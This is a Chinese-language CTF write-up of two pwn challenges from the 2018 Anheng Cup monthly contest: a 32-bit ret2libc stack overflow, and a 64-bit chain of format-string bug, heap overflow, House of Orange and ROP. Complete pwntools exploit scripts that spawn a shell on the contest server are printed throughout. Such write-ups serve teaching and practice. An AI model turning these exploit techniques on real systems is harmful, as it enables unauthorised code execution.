2018安恒杯12月月赛之pwn

23R3F / 2019-01-11 09:06:00 / 浏览数 3560 安全技术 CTF 顶(4) 踩(0)

好久没打安恒杯的月赛，此次12月的月赛只有两道pwn题，本着复习累了看看pwn题的心态，结果为了复现第二题荒废复习时间，真香啊，期末挂科预定了Orz

第一题是栈溢出的漏洞，第二题的堆的漏洞

难度相差了个银河系

messageb0x

保护机制如下：

```
Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

只开了个nx，32位的程序

这题的漏洞点主要在这两个函数：

```
int process_info()
{
 char v1; // [esp+0h] [ebp-58h]
 char v2; // [esp+32h] [ebp-26h]
 char s; // [esp+46h] [ebp-12h]

 puts("--> Plz tell me who you are:");
 fgets(&s, 0xA, stdin);
 printf("--> hello %s", &s);
 puts("--> Plz tell me your email address:");
 fgets(&v2, 0x14, stdin);
 puts("--> Plz tell me what do you want to say:");
 fgets(&v1, 0xC8, stdin);//■■■■■
 puts("--> Here is your info:");
 puts(&v1);
 return puts("--> Thank you !");
}

char *jumper()
{
 char s; // [esp+Ch] [ebp-1Ch]

 puts("Do you know the libc version?");
 return gets(&s);//■■■■■
}
```

思路很简单

由于存在栈溢出，那么就只需要分三步走：

- 泄漏出puts真实地址从而得到libc偏移
- 跳到jumper函数，再次栈溢出
- 通过得到的system函数和参数的地址，执行getshell

exp如下：

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./messageb0x"
context.binary=bin_elf
elf = ELF(bin_elf)
```

```
if sys.argv[1] == "r":
   libc = ELF("./libc6-i386.so")
   p = remote("101.71.29.5",10009)
elif sys.argv[1] == "l":
   libc = elf.libc
   p = process(bin_elf)
#-----------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc():
   return p.recv()
def sp():
   print "---------■■■---------"
   return raw_input()
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(p,a,s):
   return p.sendafter(a,s)
def getshell():
   p.interactive()
#-----------------------------------
main = 0x08049386
jump =0x0804934d
puts_plt =elf.plt["puts"]
puts_got =elf.got["puts"]

payload = "a"*(0x58+4)+p32(puts_plt)+p32(jump)+p32(puts_got)
sla(p,"--> Plz tell me who you are:\n","aaaa")
sla(p,"--> Plz tell me your email address:\n","aaaa")
sla(p,"--> Plz tell me what do you want to say:\n",payload)
ru("--> Thank you !\n")
puts= u32(p.recv(4))
print "puts--------->",hex(puts)#■■puts■■■■■libcdatabase■■■■
libc_base = puts- 0x05f140#■■■■libc■■
print "libc_base--------->",hex(libc_base)

system = libc_base+0x03a940#■■■■libc■■
binsh = libc_base+0x15902b#■■■■libc■■
one = libc_base +0x35938#■■■■libc■■

payload = "a"*(0x1c+4)+p32(system)+p32(0)+p32(binsh)
sla(p,"Do you know the libc version?\n",payload)
getshell()
```

这题的libc偏移需要在[libcdatabase]里面去找，本地和远程端是不一样的

smallorange

看到这题目名，大概就能猜到很可能是house of orange的操作了

然而比赛的时候还是没有搞出这题，赛后复现的时候终于搞懂了

这题的确是骚，学了一波操作

64位，开nx和canary

```
Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      No PIE (0x400000)
```

进IDA看逻辑：

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
 void *v3; // rax
 int v4; // eax
 int v5; // [rsp+8h] [rbp-48h]
 int v6; // [rsp+Ch] [rbp-44h]
 char s; // [rsp+10h] [rbp-40h]
 int *v8; // [rsp+38h] [rbp-18h]
 unsigned __int64 v9; // [rsp+48h] [rbp-8h]

 v9 = __readfsqword(0x28u);
 alarm(0x3Cu);
 v5 = 0xA0;//■■■■■0xa0
 v8 = (&v5 + 1);
 memset(&s, 0, 0x28uLL);
 setvbuf(stdout, 0LL, 2, 0LL);
 setvbuf(stdin, 0LL, 2, 0LL);
 puts("hahaha,come to hurt by ourselves");
 getname(&s);                                  // ■■■■■■■■■■■6■■■
 v3 = malloc(0x100uLL);
 printf("\nheap addr:%p\n", v3);
 while ( 1 )
 {
   write(1, "1:new\n2:old\n", 0xCuLL);
   write(1, "choice: ", 8uLL);
   v4 = getnum();
   v6 = v4;
   if ( v4 == 1 )
   {
     new(&v5);                                 // ■■0xa0■■■
   }
   else if ( v4 == 2 )
   {
     out();
   }
 }
}
-----------------------------------------------
int __fastcall getname(void *a1)
{
 signed int i; // [rsp+1Ch] [rbp-4h]

 read(0, a1, 0x28uLL);
 for ( i = 0; i <= 0x21; ++i )
 {
   if ( *(a1 + i) == '%' )
     exit(0);
 }
 return printf(a1, a1);//■■■■■■■■■■
}
-----------------------------------------------
__int64 __fastcall new(unsigned int *a1)
{
 __int64 result; // rax
 void *buf; // [rsp+18h] [rbp-8h]
 buf = malloc(0x100uLL);
 if ( !buf )
   exit(0);
 puts("text:");
 read(0, buf, *a1);//■■v5■■■■■■■v5■■■■■■
 puts("yes");
 LODWORD(result) = total++;
 result = result;
 list[result] = buf;
 return result;
}
```

这里可以发现两个漏洞点，第一个是在getname函数中，存在格式化字符串的漏洞，但只能使用六个字符利用这个漏洞，第二个是在往0x100大小的chunk中读入数据的时候

另外在IDA中，看到一个edit函数从来没有被调用过

```
ssize_t __fastcall edit(__int64 a1)
{
 int v1; // ST1C_4

 puts("index:");
 v1 = getnum();
 return read(0, *(8LL * v1 + a1), 0x100uLL);
 //■■■■■■■■■■■■■■■■■■■
}
```

分析完之后，我们发现有格式化字符串漏洞，有堆溢出漏洞，有未被调用的edit函数，以及题目提示的house of orange


那么思路就是这样的：

- 使用格式化字符串漏洞修改v5导致new函数在将数据读入chunk的时候可以造成堆溢出
- 通过house of orange 调用edit函数
- 往栈里面写入构造好的rop链，实现栈溢出控制程序流程从而getshell

首先分析如何利用格式化字符串漏洞：

由于该程序是64位的程序，因此函数的前六个参数都是存放在寄存器的，从第七个开始才是放在栈上的，因此要先找到%7$p的位置，再通过%n来改写v5（v5一开始是0xa0


我们先在getname函数的call printf指令处下个断点，观察在栈的布局



可以看到，当我们输入"a"*0x22 +"%7$p"的时候，第七个参数位置上的值是：0x7fff1200e9d0

而在gdb中看栈的布局，我们又可以发现
，v5的值是0xa0，也就是控制写入chunk的数量，在第19个参数位置的值是0x7fff1200e9c9，恰好是指向v5的指针，那么我们就可以通过%19$n来改变v5的值，使他变成一

输入"a"*0x22 +"a%19$n"的效果如下：



这时就可以造成堆溢出了，另外我们还能通过格式化字符串漏洞，得到一个栈的地址，后边在调用edit函数的时候会有用处

那么接下来，就是对堆漏洞的利用了，纵观整道题，只有mallo(0x100)和free（0x100），且free的时候list[]也会相应的清空，没法进行uaf

那么这个时候就要用到house of orange的操作了

关于house of orange的相关知识，这里贴一下链接，具体原理不详细展开讲，不然要说的东西就太多了

veritas501

https://bbs.pediy.com/thread-222718.htm

http://tacxingxing.com/2018/01/10/house-of-orange/

CTF-All-In-One

ctf-wiki

这个操作的关键点：

一、要能实现堆溢出，修改下一个chunk的size

二、要知道_IO_list_all的地址，并且能够修改内容

三、引发报错

首先我们通过unsorted bin attack，将_IO_list_all指向 unsorted bin-0x10的位置

由于我们并不知道_IO_list_all的真实地址，所以得靠猜，我们可以通过libc.sym["_IO_list_all"]获得末三位的偏移：520，这三位是不会发生改变的，因此我们可以通过输入`\x10\x55`来实现爆破,其中\x55可以为\x05~\xf5有十六分之一的概率能覆盖成功

第一步：

首先申请四个chunk（chunk1、3是为了防止相邻合并）

free掉chunk0、chunk2

这时 unsorted bin <---chunk2 <--- chunk0

第二步：

这时再分配一次chunk，实际还是得到chunk0的地址

通过chunk0，溢出到chunk2，修改chunk2的pre_size和size，其中修改size为0x61

改bk为_IO_list_all-0x10

第三步：

再次创建一个chunk（0x100）的时候就会引发报错，因为unsorted bin中的size为0x61，不满足条件，那么这个bin就会被移到small bin里面去，在脱离unsorted bin 的时候，_IO_list_all就指向了 <main_arena+88>

```
x7fe12fde9b78 <main_arena+88>: 0x0000000000e34550      0x0000000000000000
x7fe12fde9b88 <main_arena+104>:      0x0000000000e34330      0x00007fe12fdea510
x7fe12fde9b98 <main_arena+120>:      0x00007fe12fde9b88      0x00007fe12fde9b88
x7fe12fde9ba8 <main_arena+136>:      0x00007fe12fde9b98      0x00007fe12fde9b98
x7fe12fde9bb8 <main_arena+152>:      0x00007fe12fde9ba8      0x00007fe12fde9ba8
x7fe12fde9bc8 <main_arena+168>:      0x00007fe12fde9bb8      0x00007fe12fde9bb8
x7fe12fde9bd8 <main_arena+184>:      0x0000000000e34330      0x0000000000e34330
x7fe12fde9be8 <main_arena+200>:      0x00007fe12fde9bd8      0x00007fe12fde9bd8
x7fe12fde9bf8 <main_arena+216>:      0x00007fe12fde9be8      0x00007fe12fde9be8
x7fe12fde9c08 <main_arena+232>:      0x00007fe12fde9bf8      0x00007fe12fde9bf8
x7fe12fde9c18 <main_arena+248>:      0x00007fe12fde9c08      0x00007fe12fde9c08
x7fe12fde9c28 <main_arena+264>:      0x00007fe12fde9c18      0x00007fe12fde9c18
```

这时由于chunk2的size被改成了0x61，因此在small bin[5]的地方，也就是<main_arena+184>


而这个偏移的位置，正好对应了_IO_list_all中的chain，也就通过这个chain，指向了下一个 _IO_FILE

也就是说下一个 _IO_FILE的内容构造可以受我们控制，因为他就在chunk2里面

```
pwndbg> p (*(struct _IO_FILE_plus *) 0x7fe12fde9b78)
$6 = {
  file = {
    _flags = 14894416,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0xe34330 "",
    _IO_read_base = 0x7fe12fdea510 "",
    _IO_write_base = 0x7fe12fde9b88 <main_arena+104> "0", <incomplete sequence \343>,
    _IO_write_ptr = 0x7fe12fde9b88 <main_arena+104> "0", <incomplete sequence \343>,
    _IO_write_end = 0x7fe12fde9b98 <main_arena+120> "\210\233\336/\341\177",
    _IO_buf_base = 0x7fe12fde9b98 <main_arena+120> "\210\233\336/\341\177",
    _IO_buf_end = 0x7fe12fde9ba8 <main_arena+136> "\230\233\336/\341\177",
    _IO_save_base = 0x7fe12fde9ba8 <main_arena+136> "\230\233\336/\341\177",
    _IO_backup_base = 0x7fe12fde9bb8 <main_arena+152> "\250\233\336/\341\177",
    _IO_save_end = 0x7fe12fde9bb8 <main_arena+152> "\250\233\336/\341\177",
    _markers = 0xe34330,
    _chain = 0xe34330,
    _fileno = 803118040,
    _flags2 = 32737,
    _old_offset = 140605147487192,
    _cur_column = 39912,
    _vtable_offset = -34 '\336',
    _shortbuf = "/",
    _lock = 0x7fe12fde9be8 <main_arena+200>,
    _offset = 140605147487224,
    _codecvt = 0x7fe12fde9bf8 <main_arena+216>,
    _wide_data = 0x7fe12fde9c08 <main_arena+232>,
    _freeres_list = 0x7fe12fde9c08 <main_arena+232>,
    _freeres_buf = 0x7fe12fde9c18 <main_arena+248>,
    __pad5 = 140605147487256,
    _mode = 803118120,
    _unused2 = "\341\177\000\000(\234\336/\341\177\000\000\070\234\336"...
  },
  vtable = 0x7fe12fde9c38 <main_arena+280>
}
pwndbg>
```


于是我们只要往chunk2里面存放我们提前构造好的 _IO_FILE结构，就可以实现house of orange的操作

通过构造我们使得，chunk2 中的 _IO_FILE为：



我们知道，_IO_FILE中的各种利用，无非就是通过各种结构体的某个成员进行构造，然后实现跳转执行函数

在house of orange中，最终要实现的就是调用_IO_OVERFLOW (fp, EOF) == EOF)

而_IO_OVERFLOW存在于vtable中，所以我们还得构造一个vtable，而在这一系列的利用中，还得避开很多的检查机制，总结如下：

绕过检查的三个条件

1. fp->mode大于0
2. fp->_IO_vtable_offset 等于0
3. fp->_wide_data->_IO_write_ptr 大于 fp->IO_wide_data->IO_write_base

通过精心构造：

```
pwndbg> p (*(struct _IO_wide_data *) 0x0000000000e34350)
$3 = {
  _IO_read_ptr = 0x0,
  _IO_read_end = 0x0,
  _IO_read_base = 0x0,
  _IO_write_base = 0x0,
  _IO_write_ptr = 0x1 <error: Cannot access memory at address 0x1>,
  _IO_write_end = 0x400b59 <edit> L"\xe5894855\x20ec8348\xe87d8948\x400d
0000\064\x8bfc4589\x9848fc45\xc5148d48",
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x0,
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _IO_state = {
    __count = 0,
    __value = {
      __wch = 0,
      __wchb = "\000\000\000"
    }
  },
  _IO_last_state = {
    __count = 0,
```



```
pwndbg> p (*(struct _IO_jump_t *) 0x0000000000e34360)
$4 = {
  __dummy = 0,
  __dummy2 = 0,
  __finish = 0x1,
  __overflow = 0x400b59 <edit>,
  __underflow = 0x0,
  __uflow = 0x0,
  __pbackfail = 0x0,
  __xsputn = 0x0,
  __xsgetn = 0x0,
  __seekoff = 0x0,
  __seekpos = 0x0,
  __setbuf = 0x0,
  __sync = 0x0,
  __doallocate = 0x0,
  __read = 0xe34350,
  __write = 0x0,
  __seek = 0x0,
  __close = 0x0,
  __stat = 0x1,
  __showmanyc = 0x0,
  __imbue = 0x0
}
pwndbg> p _IO_list_all
```


最终实现调用_IO_OVERFLOW (fp, EOF) == EOF)，实际上是调用edit（stack），那么fp的第一项也就是flags成员存储的就是stack的地址

实现了调用edit（stack）

接下来就是构造一大条rop链

那我们得先找gadget，这几个gadget也是有点东西，主要用了以下几条：

```
pop_rdi = 0x400ca3
pop_gadget =0x400c9a
#pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
mov_gadget = 0x400c80
#mov rdx, r13 ; mov rsi, r14 ; mov edi, r15d ; call qword ptr [r12 + rbx*8]
```

是的，就是两个经典的gadget

```
0000000000400C80 loc_400C80:                             ; CODE XREF
0000000000400C80                mov     rdx, r13
0000000000400C83                mov     rsi, r14
0000000000400C86                mov     edi, r15d
0000000000400C89                call    qword ptr [r12+rbx*8]
0000000000400C8D                add     rbx, 1
0000000000400C91                cmp     rbx, rbp
0000000000400C94                jnz     short loc_400C80
0000000000400C96
0000000000400C96 loc_400C96:                             ; CODE XREF
0000000000400C96                add     rsp, 8
0000000000400C9A                pop     rbx
0000000000400C9B                pop     rbp
0000000000400C9C                pop     r12
0000000000400C9E                pop     r13
0000000000400CA0                pop     r14
0000000000400CA2                pop     r15
0000000000400CA4                retn
```


算是比较骚的rop构造方式，也很值得学习

构造rop，实现一个libc的泄漏，然后再执行system(/bin/sh)

或者直接跳onegadget也行

最后exp如下

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./smallorange"
context.binary=bin_elf
elf = ELF(bin_elf)

if sys.argv[1] == "r":
   libc = ELF("./libc-2.23.so")
   p = remote("101.71.29.5",10008)
elif sys.argv[1] == "l":
   libc = elf.libc
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc():
   return p.recv()
def sp():
   print "---------■■■---------"
   return raw_input()
```

```
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(p,a,s):
   return p.sendafter(a,s)

def getshell():
   p.interactive()
#-------------------------------------
def new(text):
   p.recvuntil('choice: ')
   p.sendline('1')
   p.recvuntil('text:\n')
   p.send(text)
def old(index):
   p.recvuntil('choice: ')
   p.sendline('2')
   p.recvuntil('index:\n')
   p.sendline(str(index))

while True:
   try:
       p = process(bin_elf)
       #gdb.attach(p,"b *0x400A67")

       payload ="a"*0x22 +"a%19$n"
       sda(p,"hahaha,come to hurt by ourselves\n",payload)
       ru("a"*0x23)

       stack =u64(p.recv(6).ljust(8,"\x00"))-0x549
       print "leak stack---->",hex(stack)
       ru("addr:0x")
       heap = int(p.recv(7),16)+0x320#■■chunk2
       print "heap stack---->",hex(heap)

       new("a"*0xa0)#chunk0
       new("b"*0xa0)#chunk1
       edit = 0x400b59
       #■■io file
       payload1=p64(0x0)*2
       payload1+=p64(0x0)*2
       payload1+=p64(0x0)+p64(0x0)
       payload1+=p64(0x1)+p64(edit)#■■overflow
       payload1+=p64(0x0)*2
       payload1+=p64(0x0)*2
       payload1+=p64(0x0)*2
       payload1+=p64(0x0)*2
       payload1+=p64(0x0)*2
       payload1+=p64(heap+0x20)+p64(0x0)#■■wide_data
       payload1+=p64(0x0)*2
       payload1+=p64(0x01)+p64(0x0)
       payload1+=p64(0x0)+p64(heap+0x30)#■■vtable #0xd8

       new(payload1)#chunk2
       new("d"*0xa0)#chunk3

       old(0)

       old(2)
       #sp()
       print "_IO_list_all:",hex(libc.sym["_IO_list_all"])
       #_IO_list_all■■■■■■■520,■■■_IO_list_all-0x10
       #■■■■"\x10\x55",■■\x55■■■\x05~\xf5
       #■■■■■■■■■■■■■■
```

```
        #gdb.attach(p)
        #sp()

        payload2="a"*0x210#■■chunk0■chunk2
        payload2+=p64(stack)+p64(0x61)#■chunk2■pre_size■size
        payload2+=p64(0x0)+'\x10\xa5'#■bk■_IO_list_all-0x10
        #sp()
        #raw_input('go')
        new(payload2)
        #sp()
        #■■■■■■house of orange■■■■■■■,■■■■■edit■■
        ru('choice: ')
        sl('1')#■■■■
        #sp()
        ru('index:')
        sl('0')#■■edit()■■
        sleep(0.5)

        pop_rdi = 0x400ca3
        pop_gadget =0x400c9a
        #pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
        mov_gadget = 0x400c80
        #mov rdx, r13 ; mov rsi, r14 ; mov edi, r15d ; call qword ptr [r12 + rbx*8]

        payload3='1'*8
        payload3+=p64(pop_gadget)
        payload3+=p64(0x0)#rbx
        payload3+=p64(0x1)#rbp
        payload3+=p64(elf.got["write"])#r12-->write_got
        payload3+=p64(0x8)#r13
        payload3+=p64(elf.got["puts"])#r14-->puts_got
        payload3+=p64(0x1)#r15
        payload3+=p64(mov_gadget)#write(1,puts_got,8)
        #add     rbx, 1
        #cmp     rbx, rbp
        #jnz     short loc_400C80
        #■■rbx=rbp■■■■■,■■■■■■
        payload3+='1'*8#add rsp,8
        payload3+=p64(0x0)#pop rbx
        payload3+=p64(0x1)#pop rbp
        payload3+=p64(elf.got["read"])#pop r12-->read_got
        payload3+=p64(0x100)#pop r13
        payload3+=p64(stack+0x80)#pop r14
        payload3+=p64(0x0)#pop r15
        payload3+=p64(mov_gadget)#retn-->read(0,stack+0x80,0x100)
        sd(payload3)

        leak=ru('\x7f')
        free=u64(leak[-6:]+'\x00'*2)
        print "puts is----->",hex(free)
        libc_base = free-libc.sym["puts"]
        one = libc_base+0xf02a4
        print "libc_base is----->",hex(libc_base)
        system = libc_base+libc.sym["system"]
        #payload4=p64(one)
        payload4=p64(pop_rdi)#pop rdi ret
        payload4+=p64(stack+0x98)
        payload4+=p64(system)
        payload4+='/bin/sh\x00'
        sl(payload4)
        print 'get a shell'
        break
    except :
        p.close()
        print "fail!continue!-----------------"

getshell()
```

终于把这题分析完了，可以看到从格式化字符串到house of
orange到ROP，知识点一环扣一环，其中还有很多艰辛的苦逼调试的过程，学习了很多，这题的质量真的可以

我大哥1mpossible，还记载了另一种非预期解法，也非常值得学习，有兴趣的可以看看

上一篇：点融开源项目 AgentSmith... 下一篇：Magento商务平台的XSS漏洞
1. 0 条回复
   - 动动手指，沙发就是你的了！